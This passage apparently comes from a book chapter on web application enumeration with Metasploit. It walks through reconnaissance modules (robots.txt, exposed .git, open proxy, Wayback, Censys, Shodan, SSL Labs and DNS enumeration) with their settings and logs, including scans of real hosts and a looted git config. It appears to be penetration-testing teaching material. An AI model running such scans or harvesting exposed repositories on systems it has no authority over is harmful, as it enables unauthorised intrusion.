
TARGETURI / The URI to use (string)

THREADS 1 The number of concurrent threads (integer)

VHOST HTTP server virtual host (string)

Advanced Options show

Evasion Options show



The screenshot shows the Metasploit web interface. The browser address bar displays 'https://192.168.2.17...'. The page title is 'Project - Web Exploitation Project'. The navigation menu includes Overview, Analysis, Sessions, Campaigns, Web Apps, Modules, Credentials, Reports, Exports, and Tasks. The breadcrumb trail is 'Home > Web Exploitation Project > Modules'. A search bar contains the text 'robots_txt'. Below the search bar, it says 'Found 1 matching module'. A table lists the results:

MODULE TYPE	OS	MODULE	DISCLOSURE DATE	MODULE RANKING	CVE	BID	OSVDB	EDB
Auxiliary	ESB	HTTP Robots.txt Content Scanner auxiliary/scanner/http/robots_txt		★★				

The screenshot shows the configuration page for the 'HTTP Robots.txt Content Scanner' module. The breadcrumb trail is 'Home > Web Exploitation Project > Modules > HTTP Robots.txt Content Scanner'. The module details are:

- Type: Auxiliary
- Ranking: ★★
- Privileged?: No
- Developers: et <et@metasploit.com>

The description is 'Detect robots.txt files and analyze its content'. The target systems section includes:

- Target Addresses: 83.166.169.231
- Excluded Addresses: (empty)
- Exploit Timeout (minutes): 5

The module options section includes:

- PATH: / (The test path to find robots.txt file (string))
- Proxies: (empty) (A proxy chain of format type:host:port[,type:host:port][...] (string))
- RPORT: 443 (The target port (port))
- SSL: (Negotiate SSL/TLS for outgoing connections (bool))
- THREADS: 1 (The number of concurrent threads (integer))
- VHOST: www.packtpub.com (HTTP server virtual host (string))

There are links for 'Advanced Options show' and 'Evasion Options show'. At the bottom, there is a 'Run Module' button.

The screenshot displays the Metasploit web interface. At the top, the navigation bar includes the Metasploit logo, the current project name 'Project - Web Exploitation Project', and user information 'Account - admin' and 'Administration'. A secondary navigation menu contains 'Overview', 'Analysis', 'Sessions', 'Campaigns', 'Web Apps', 'Modules', 'Credentials', 'Reports', 'Exports', and 'Tasks'. The breadcrumb trail shows 'Home' > 'Web Exploitation Project' > 'Tasks' > 'Task 22'. A green notification banner at the top states 'Task started'. Below this, a task summary row shows 'Launching' on the left, 'Complete (0 sessions opened) auxiliary/scanner/http/robots_txt' in the center, a green checkmark and 'Completed' on the right, and 'Started: 2019-03-10 15:14:10 -0700' and 'Duration: less than 5 seconds' on the far right. The main content area is a terminal window with a black background and white text, displaying a list of disallowed paths from a robots.txt file and the results of a scan.

```

Disallow: /logout/
Disallow: /node/add/
Disallow: /search/
Disallow: /user/register/
Disallow: /user/password/
Disallow: /user/login/
# Paths (no clean URLs)
Disallow: /?q=admin/
Disallow: /?q=comment/reply/
Disallow: /?q=contact/
Disallow: /?q=logout/
Disallow: /?q=node/add/
Disallow: /?q=search/
Disallow: /?q=user/password/
Disallow: /?q=user/register/
Disallow: /?q=user/login/
Disallow: /node
Disallow: /image_captcha/
Disallow: /unthemed/
Disallow: /tnu4L/
Disallow: /article.php
Disallow: /loode_download/
[*] [2019.03.10-15:14:13] Scanned 1 of 1 hosts (100% complete)
[*] [2019.03.10-15:14:13] Workspace:Web Exploitation Project Progress:2/2 (100%) Complete (0 sessions opened) auxiliary/scanner/http/robots_txt
    
```

Project - Web Exploitation Project | Account - admin | Administration | 2.6

Overview Analysis Sessions Campaigns Web Apps Modules Credentials Reports Exports Tasks

Home > Web Exploitation Project > Hosts > 83.166.169.231

Delete Scan Nexpose Scan Bruteforce Exploit

83.166.169.231 **SCANNED** Unknown Tags +

Services (1) Sessions Vulnerabilities Credentials Captured Data Notes (45) Attempts

NAME	DATA	UPDATED
ROBOTS_TXT	/code_download/	a minute ago
ROBOTS_TXT	/article.php	a minute ago
ROBOTS_TXT	/tnu4L/	a minute ago
ROBOTS_TXT	/unthemed/	a minute ago
ROBOTS_TXT	/image_captcha/	a minute ago
ROBOTS_TXT	/node	a minute ago
ROBOTS_TXT	?q=user/login/	a minute ago
ROBOTS_TXT	?q=user/register/	a minute ago
ROBOTS_TXT	?q=user/password/	a minute ago
ROBOTS_TXT	?q=search/	a minute ago

Show 10 Showing 1 - 10 of 45

Project - Web Exploitation Project | Account - admin | Administration | 2.7

Overview Analysis Sessions Campaigns Web Apps Modules Credentials Reports Exports Tasks

Home > Web Exploitation Project > Modules

Search Modules

Module Statistics show Search Keywords show

Found 1 matching module

MODULE TYPE	OS	MODULE	DISCLOSURE DATE	MODULE RANKING	CVE	BID	OSVDB	EDB
Auxiliary	Unknown	HTTP Git Scanner auxiliary/scanner/http/git_scanner		★★				

The screenshot shows the Metasploit web interface for the 'HTTP Git Scanner' module. The breadcrumb trail is 'Home > Web Exploitation Project > Modules > HTTP Git Scanner'. The module is identified as 'auxiliary/scanner/http/git_scanner'. It is an auxiliary module with a ranking of two stars and is not privileged. The description states it can detect information disclosure vulnerabilities when a Git repository is available over HTTP. The configuration includes a 'Target Systems' section with 'Target Addresses' (containing a redacted domain) and 'Excluded Addresses'. The 'Exploit Timeout (minutes)' is set to 5. Under 'Module Options', several checkboxes are checked: 'GIT_CONFIG', 'GIT_INDEX', 'SSL', and 'TARGETURI' (set to '/.git/'). Other options include 'Proxies', 'RPORT' (80), 'THREADS' (1), 'UserAgent' (git/1.7.9.5), and 'VHOST' (a redacted host). There are links for 'Advanced Options show' and 'Evasion Options show', and a 'Run Module' button at the bottom.

The screenshot shows a 'Task started' notification in a green box. Below it, a task summary indicates that the 'auxiliary/scanner/http/git_scanner' module has been 'Completed' successfully. The task started on 2019-03-10 at 15:26:19 -0700 and took less than 5 seconds. Below the notification is a terminal window showing the execution log:

```
[+] [2019.03.10-15:26:19] Workspace:Web Exploitation Project Progress:1/2 (50%) Scanning [redacted].209
[-] [2019.03.10-15:26:19] Warning: The Windows platform cannot reliably support more than 16 threads
[-] [2019.03.10-15:26:19] Thread count has been adjusted to 16
[+] [2019.03.10-15:26:21] http://[redacted]9/.git/ - git repo (version 2) found with 1268 files
[+] [2019.03.10-15:26:22] http://[redacted]/.git/config - git config file found
[+] [2019.03.10-15:26:23] Saved file to: C:/metasploit/apps/pro/loot/20190310152622_WebExploitation_[redacted]_config_587187.txt
[+] [2019.03.10-15:26:23] Scanned 1 of 1 hosts (100% complete)
[+] [2019.03.10-15:26:23] Workspace:Web Exploitation Project Progress:2/2 (100%) Complete (0 sessions opened) auxiliary/scanner/http/git_scanner
```


metasploit community Project - Web Exploitation Project Account - admin Administration 28

Overview Analysis Sessions Campaigns Web Apps Modules Credentials Reports Exports Tasks

Home Web Exploitation Project Hosts 9

Delete Scan Nexpose Scan Bruteforce Exploit

LOOTED Unknown Tags +

Services 1 Sessions Vulnerabilities Credentials Captured Data 1 **Notes 2** Attempts

NAME	DATA	UPDATED
git_config_disclosure	{ uri: http://[redacted]9/git/config }	a few seconds ago
git_index_disclosure	{ uri: http://[redacted]09/git/index, version: 2, entries_count: 1268 }	a few seconds ago

Show 10 Showing 1 - 2 of 2

metasploit community Project - Web Exploitation Project Account - admin Administration 28

Overview Analysis Sessions Campaigns Web Apps Modules Credentials Reports Exports Tasks

Home Web Exploitation Project Hosts 9

Delete Scan Nexpose Scan Bruteforce Exploit



LOOTED Unknown Tags +

Services 1 Sessions Vulnerabilities Credentials **Captured Data 1** Notes 2 Attempts

New Captured Data

NAME	TYPE	CONTENT TYPE	INFO	SIZE	CREATED	
http://[redacted]git/config	config	text/plain		278.0b	a minute ago	Download View

Show 10 Showing 1 - 1 of 1



The screenshot shows the Metasploit web interface for the 'HTTP Open Proxy Detection' module. The module is categorized as 'auxiliary/scanner/http/open_proxy'. It includes a description: 'Checks if an HTTP proxy is open. False positive are avoided verifying the HTTP return code and matching a pattern. The CONNECT method is verified only the return code. HTTP headers are shown regarding the use of proxy or load balancer.' The 'Target Systems' section has a table with 'Target Addresses' containing '54.93.90.63' and an empty 'Excluded Addresses' column. The 'Exploit Timeout (minutes)' is set to 5. Under 'Module Options', 'CHECKURL' is 'http://www.google.com', 'MULTIPORTS' is checked, 'RPORT' is '3128', 'VALIDCODES' is '200,302', and 'VALIDPATTERN' is '<TITLE>302 Moved</TI'. A red box highlights the 'Run Module' button at the bottom.

The screenshot shows the Metasploit web interface displaying the execution results of the 'HTTP Open Proxy Detection' module. The task is labeled 'Task 28' and is in a 'Completed' state. The execution log shows the following output:

```
[+] [2019.04.07-09:36:03] Workspace:Web Exploitation Project Progress:1/2 (50%) Scanning 54.93.90.63-54.93.90.63
[-] [2019.04.07-09:36:03] Warning: The Windows platform cannot reliably support more than 16 threads
[-] [2019.04.07-09:36:03] Thread count has been adjusted to 16
[+] [2019.04.07-09:37:07] 54.93.90.63:3128 - Potentially open proxy [302][GET]
|_ Via: 1.1 bc32872ae93b (squid)
|_ X-Cache: MISS from bc32872ae93b
|_ X-Cache-Lookup: MISS from bc32872ae93b:3128
[+] [2019.04.07-09:38:10] Scanned 1 of 1 hosts (100% complete)
[+] [2019.04.07-09:38:10] Workspace:Web Exploitation Project Progress:2/2 (100%) Complete (0 sessions opened) auxiliary/scanner/http/open_proxy
```

A red box highlights the successful detection of a potentially open proxy on 54.93.90.63:3128.

The screenshot shows the Metasploit web interface. The search bar contains 'enum_wayback'. Below the search bar, it says 'Found 1 matching module'. A table lists the results:

MODULE TYPE	OS	MODULE	DISCLOSURE DATE	MODULE RANKING	CVE	BID	OSVDB	EDB
Auxiliary	OS	Archive.org Stored Domain URLs auxiliary/scanner/http/enum_wayback		★★				

The screenshot shows the details for the 'Archive.org Stored Domain URLs' module. The breadcrumb trail is 'Home > Web Exploitation Project > Modules > Archive.org Stored Domain URLs'. The module details include:

- Module:** Archive.org Stored Domain URLs
- auxiliary/scanner/http/enum_wayback**
- Type:** Auxiliary
- Ranking:** ★★
- Privileged?:** No
- Developers:** mubix <mubix@hak5.org>
- Description:** This module pulls and parses the URLs stored by Archive.org for the purpose of replaying during a web assessment. Finding unlinked and old pages.
- Target Systems:** Target Addresses (testphp.vulnweb.com) and Excluded Addresses.
- Exploit Timeout (minutes):** 5
- Module Options:** DOMAIN (testphp.vulnweb.com) and OUTFILE.
- Advanced Options:** show
- Run Module:** Button

metasploit community

Project - Web Exploitation Project

Account - admin Administration ? 27

Overview Analysis Sessions Campaigns Web Apps Modules Credentials Reports Exports Tasks

Home > Web Exploitation Project > Tasks > Task 23

Collect...

Task started

Launching Complete (0 sessions opened) auxiliary/scanner/http/enum_wayback **Completed** Started: 2019-03-10 15:19:14 -0700
Duration: less than 5 seconds

```

http://testphp.vulnweb.com/showimage.php=index.php
http://testphp.vulnweb.com/showimage.php?
http://testphp.vulnweb.com/sign
http://testphp.vulnweb.com/signup
http://testphp.vulnweb.com/signup.pho
http://testphp.vulnweb.com/signup.php
http://testphp.vulnweb.com/t/aaa.txt
http://testphp.vulnweb.com/tapan.php
http://testphp.vulnweb.com/test
http://testphp.vulnweb.com/u
http://testphp.vulnweb.com/upload
http://testphp.vulnweb.com/user.php
http://testphp.vulnweb.com/userinfo.'
http://testphp.vulnweb.com/userinfo.php
http://testphp.vulnweb.com/userinfo.php?
http://testphp.vulnweb.com/vulnweb/index.php
http://testphp.vulnweb.com/windows/win.ini%00.htm
http://testphp.vulnweb.com/wp-admin
http://testphp.vulnweb.com/wvs/
http://testphp.vulnweb.com/xss.html?
http://testphp.vulnweb.com/xxx%5C.%45C.%45CACUEPDFILE
http://testphp.vulnweb.com/yonetici.php
http://www.testphp.vulnweb.com/robots.txt
[+] [2019.03.10-15:19:15] Workspace:Web Exploitation Project Progress:2/3 (66%) Complete (0 sessions opened) auxiliary/scanner/http/enum_wayback
    
```

metasploit community

Project - Web Exploitation Project

Account - admin Administration ? 36

Overview Analysis Sessions Campaigns Web Apps **Modules** Credentials Reports Exports Tasks


Home > Web Exploitation Project > Modules

Search Modules

Module Statistics show Search Keywords show

Found 1 matching module

MODULE TYPE	OS	MODULE	DISCLOSURE DATE	MODULE RANKING	CVE	BID	OSVDB	EDB
Auxiliary	65	Censys Search auxiliary/gather/censys_search		★★				





The screenshot shows a web browser window with the URL <https://censys.io/account/api>. The page header includes the Censys logo, a search bar with the text "IPV4 Hosts" and a search icon, and a user profile icon with the initials "ZA".

My Account

Details API Billing

API Credentials

Below are the credentials that can be used for accessing [authenticated APIs](#):

API ID	dd	
Secret	H7	

[RESET MY API SECRET](#)

The screenshot shows the Metasploit web interface for the 'Censys Search' module. The breadcrumb trail is 'Home > Web Exploitation Project > Modules > Censys Search'. The module details include:

- Module:** Censys Search
- Type:** Auxiliary
- Ranking:** ★★
- Privileged?** No
- Developers:** Nixawk
- References:** censys.io

 The description states: 'The module use the Censys REST API to access the same data accessible through web interface. The search endpoint allows searches against the current data in the IPv4, Top Million Websites, and Certificates indexes using the same search syntax as the primary site.'

 Configuration options:

- Target Systems:** A table with 'Target Addresses' containing 'packtpub.com' and an empty 'Excluded Addresses' column.
- Exploit Timeout (minutes):** 5
- Module Options:**
 - CENSYS_DORK: packtpub.com (The Censys Search Dork (string))
 - CENSYS_SEARCHTYPE: ipv4 (The Censys Search Type (Accepted: certificates, ipv4, websites) (enum))
 - CENSYS_SECRET: [Redacted] (The Censys API SECRET (string))
 - CENSYS_UIID: [Redacted] (The Censys API UID (string))

 A 'Run Module' button is visible at the bottom.

The screenshot shows the 'Tasks' page in Metasploit. A green notification banner reads 'Task started'. Below it, a task entry shows:

- Task 34:** Complete (0 sessions opened) auxiliary/gather/censys_search
- Status:** Completed
- Started:** 2019-04-07 09:49:42 -0700
- Duration:** less than 20 seconds

 A terminal window at the bottom displays the following log output:


```
[+] [2019.04.07-09:49:42] Workspace:Web Exploitation Project Progress:1/2 (50%) Running Censys Search
[+] [2019.04.07-09:49:45] 34.253.81.66 - 443/https,80/http
[+] [2019.04.07-09:49:46] 34.253.81.66 - 443/https,80/http
[+] [2019.04.07-09:49:46] 109.234.200.116 - 443/https
[+] [2019.04.07-09:49:46] 52.16.109.103 - 443/https
[+] [2019.04.07-09:49:46] 109.234.207.108 - 443/https,80/http
[+] [2019.04.07-09:49:46] 109.234.207.108 - 443/https,80/http
[+] [2019.04.07-09:49:46] 83.166.169.240 - 443/https,22/ssh,80/http
```

Project - Web Exploitation Project Account - admin Administration ? 33

Overview Analysis Sessions Campaigns Web Apps **Modules** Credentials Reports Exports Tasks

Home > Web Exploitation Project > **Modules**

Search Modules

Module Statistics [show](#) Search Keywords [show](#)

Found 1 matching module

MODULE TYPE	OS	MODULE	DISCLOSURE DATE	MODULE RANKING	CVE	BID	OSVDB	EDB
Auxiliary	MS	Shodan Search auxiliary/gather/shodan_search		★★				

Project - Web Exploitation Project Account - admin Administration ? 33

Overview Analysis Sessions Campaigns Web Apps Modules Credentials Reports Exports **Tasks** 2

Home > Web Exploitation Project > **Tasks** > **Task 31** Collect...

Task started

Launching Probing 192.168.2.158 **61%** Started: 2019-04-07 09:42:57 -0700
Elapsed: half a minute [Stop](#)

```
[*] [2019.04.07-09:43:00] Total: 3 on 1 pages. Showing: 1 page(s)
[*] [2019.04.07-09:43:00] Collecting data, please wait...
Search Results
=====
IP:Port          City           Country        Hostname
-----
83.166.169.228:80 Nottingham    United Kingdom packtpub.com
83.166.169.248:443 Nottingham    United Kingdom imap.packtpub.com
83.166.169.248:80 Nottingham    United Kingdom imap.packtpub.com
```

Project - Web Exploitation Project Account - admin Administration ? 39

Overview Analysis Sessions Campaigns Web Apps **Modules** Credentials Reports Exports Tasks

Home > Web Exploitation Project > **Modules**

Search Modules

Module Statistics [show](#) Search Keywords [show](#)

Found 1 matching module

MODULE TYPE	OS	MODULE	DISCLOSURE DATE	MODULE RANKING	CVE	BID	OSVDB	EDB
Auxiliary	MS	ZoomEye Search auxiliary/gather/zoomeye_search		★★				

metasploit® community

Project - Web Exploitation Project ▾

Overview Analysis Sessions Campaigns Web Apps

Home > Web Exploitation Project > Modules

Search Modules

Module Statistics [show](#) Search

Found 1 matching module

MODULE TYPE	OS	MODULE	DISCLOSURE DATE
Auxiliary		SSL Labs API Client auxiliary/gather/ssllabs_scan	

Module

Type Auxiliary
Ranking ★★
Privileged? No

Developers

Denis Kolegov <dnkolegov@gmail.com>
Francois Chagnon

SSL Labs API Client

auxiliary/gather/ssllabs_scan

This module is a simple client for the SSL Labs APIs, designed for SSL/TLS assessment during a penetration test.

Target Systems

Target Addresses Excluded Addresses

Exploit Timeout (minutes)

Module Options

DELAY The delay in seconds between API requests (integer)

GRADE Output only the hostname: grade (bool)

HOSTNAME The target hostname (string)

IGNOREMISMATCH Proceed with assessments even when the server certificate hostname (bool)

USECACHE Use cached results (if available), else force live scan (bool)


Advanced Options [show](#)

Launching

Complete (0 sessions opened) auxiliary/gather/ssllabs_scan

```
[*] [2019.04.13-14:30:17] Report for sfo07s16-in-f14.1e100.net (216.58.195.78)
[*] [2019.04.13-14:30:17] -----
[+] [2019.04.13-14:30:17] Overall rating: A
[+] [2019.04.13-14:30:17] TLS 1.2 - Yes
[+] [2019.04.13-14:30:17] TLS 1.1 - Yes
[+] [2019.04.13-14:30:17] TLS 1.0 - Yes
[+] [2019.04.13-14:30:17] SSL 3.0 - No
[+] [2019.04.13-14:30:17] SSL 2.0 - No
[+] [2019.04.13-14:30:17] Secure renegotiation is supported
[!] [2019.04.13-14:30:17] BEAST attack - Yes
[+] [2019.04.13-14:30:17] POODLE SSLv3 - Not vulnerable
[+] [2019.04.13-14:30:17] POODLE TLS - Not vulnerable
[+] [2019.04.13-14:30:17] Downgrade attack prevention - Yes, TLS_FALLBACK_SCSV supported
[+] [2019.04.13-14:30:17] Freak - Not vulnerable
[+] [2019.04.13-14:30:17] RC4 - No
[*] [2019.04.13-14:30:17] Heartbeat (extension) - No
[+] [2019.04.13-14:30:17] Heartbleed (vulnerability) - No
[+] [2019.04.13-14:30:17] OpenSSL CCS vulnerability (CVE-2014-0224) - No
[+] [2019.04.13-14:30:17] Forward Secrecy - With modern browsers
[+] [2019.04.13-14:30:17] Strict Transport Security (HSTS) - Yes
[!] [2019.04.13-14:30:17] Public Key Pinning (HPKP) - No
[+] [2019.04.13-14:30:17] Compression - No
[*] [2019.04.13-14:30:17] Session resumption - Yes
[*] [2019.04.13-14:30:17] Session tickets - Yes
```

Chapter 5: Web Application Enumeration Using Metasploit



The screenshot shows the Metasploit web interface. At the top left is the Metasploit logo. The main header area includes the text "Project - Web Exploitation Project" and navigation tabs for "Overview", "Analysis", "Sessions", "Campaigns", and "Web Apps". Below this is a breadcrumb trail: "Home" > "Web Exploitation Project" > "Modules". A search bar labeled "Search Modules" contains the text "enum_dns". To the right of the search bar are links for "Module Statistics show" and "Search Keywords show". Below the search bar, it says "Found 1 matching module". A table lists the results:

MODULE TYPE	OS	MODULE	DISCLOSURE DATE	MODULE
Auxiliary	OS	DNS Record Scanner and Enumerator auxiliary/gather/enum_dns		★★

DNS Record Scanner and Enumerator

auxiliary/gather/enum_dns

This module can be used to gather information about a domain from a given DNS server by performing various DNS queries such as zone transfers, reverse lookups, SRV record brute forcing, and other techniques.

Target Systems

Target Addresses

Excluded Addresses

8.8.8.8	
---------	--

Exploit Timeout (minutes)

Module Options

- | | | |
|-----------|---|---|
| DOMAIN | <input type="text" value="packtpub.com"/> | The target domain (string) |
| ENUM_A | <input checked="" type="checkbox"/> | Enumerate DNS A record (bool) |
| ENUM_AXFR | <input checked="" type="checkbox"/> | Initiate a zone transfer against each NS record (bool) |
| ENUM_BRT | <input type="checkbox"/> | Brute force subdomains and hostnames via the supplied wordlist (bool) |

```
Launching #6 DNS Record Scanner and Enumerator Running

[+] [2019.04.14-03:11:31] Workspace:Web Exploitation Project Progress:1/2 (50%) Running DNS Record Scanner and Enumerator
[*] [2019.04.14-03:11:41] querying DNS NS records for packtpub.com
[+] [2019.04.14-03:11:52] packtpub.com NS: dns4.easydns.info.
[+] [2019.04.14-03:11:52] packtpub.com NS: dns3.easydns.org.
[+] [2019.04.14-03:11:52] packtpub.com NS: dns2.easydns.net.
[+] [2019.04.14-03:11:52] packtpub.com NS: dns1.easydns.com.
[*] [2019.04.14-03:11:55] Attempting DNS AXFR for packtpub.com from dns4.easydns.info.
[*] [2019.04.14-03:12:06] Attempting DNS AXFR for packtpub.com from dns3.easydns.org.
[*] [2019.04.14-03:12:15] Attempting DNS AXFR for packtpub.com from dns2.easydns.net.
[*] [2019.04.14-03:12:24] Attempting DNS AXFR for packtpub.com from dns1.easydns.com.
[*] [2019.04.14-03:12:44] querying DNS CNAME records for packtpub.com
[*] [2019.04.14-03:12:55] querying DNS NS records for packtpub.com
[+] [2019.04.14-03:13:06] packtpub.com NS: dns2.easydns.net.
[+] [2019.04.14-03:13:06] packtpub.com NS: dns3.easydns.org.
[+] [2019.04.14-03:13:06] packtpub.com NS: dns4.easydns.info.
[+] [2019.04.14-03:13:06] packtpub.com NS: dns1.easydns.com.
[*] [2019.04.14-03:13:06] querying DNS MX records for packtpub.com
[+] [2019.04.14-03:13:16] packtpub.com MX: packtpub-com.mail.protection.outlook.com.
[*] [2019.04.14-03:13:16] querying DNS SOA records for packtpub.com
[+] [2019.04.14-03:13:27] packtpub.com SOA: dns1.easydns.com.
[*] [2019.04.14-03:13:27] querying DNS TXT records for packtpub.com
[-] [2019.04.14-03:13:58] Query packtpub.com DNS TXT - exception: A connection attempt failed because the connected party
[*] [2019.04.14-03:13:58] querying DNS SRV records for packtpub.com
```

```
target = targetdom.scan(/(\S*)[.]\w*\z/).join
target.chomp!
if not nssrv.nil?
  @res.nameserver=(nssrv)
end
print_status("Performing Top Level Domain Expansion")
i, a = 0, []
tlds = [
  "com", "org", "net", "edu", "mil", "gov", "uk", "af", "al", "dz",
  "as", "ad", "ao", "ai", "aq", "ag", "ar", "am", "aw", "ac", "au",
  "at", "az", "bs", "bh", "bd", "bb", "by", "be", "bz", "bj", "bm",
  "bt", "bo", "ba", "bw", "bv", "br", "io", "bn", "bg", "bf", "bi",
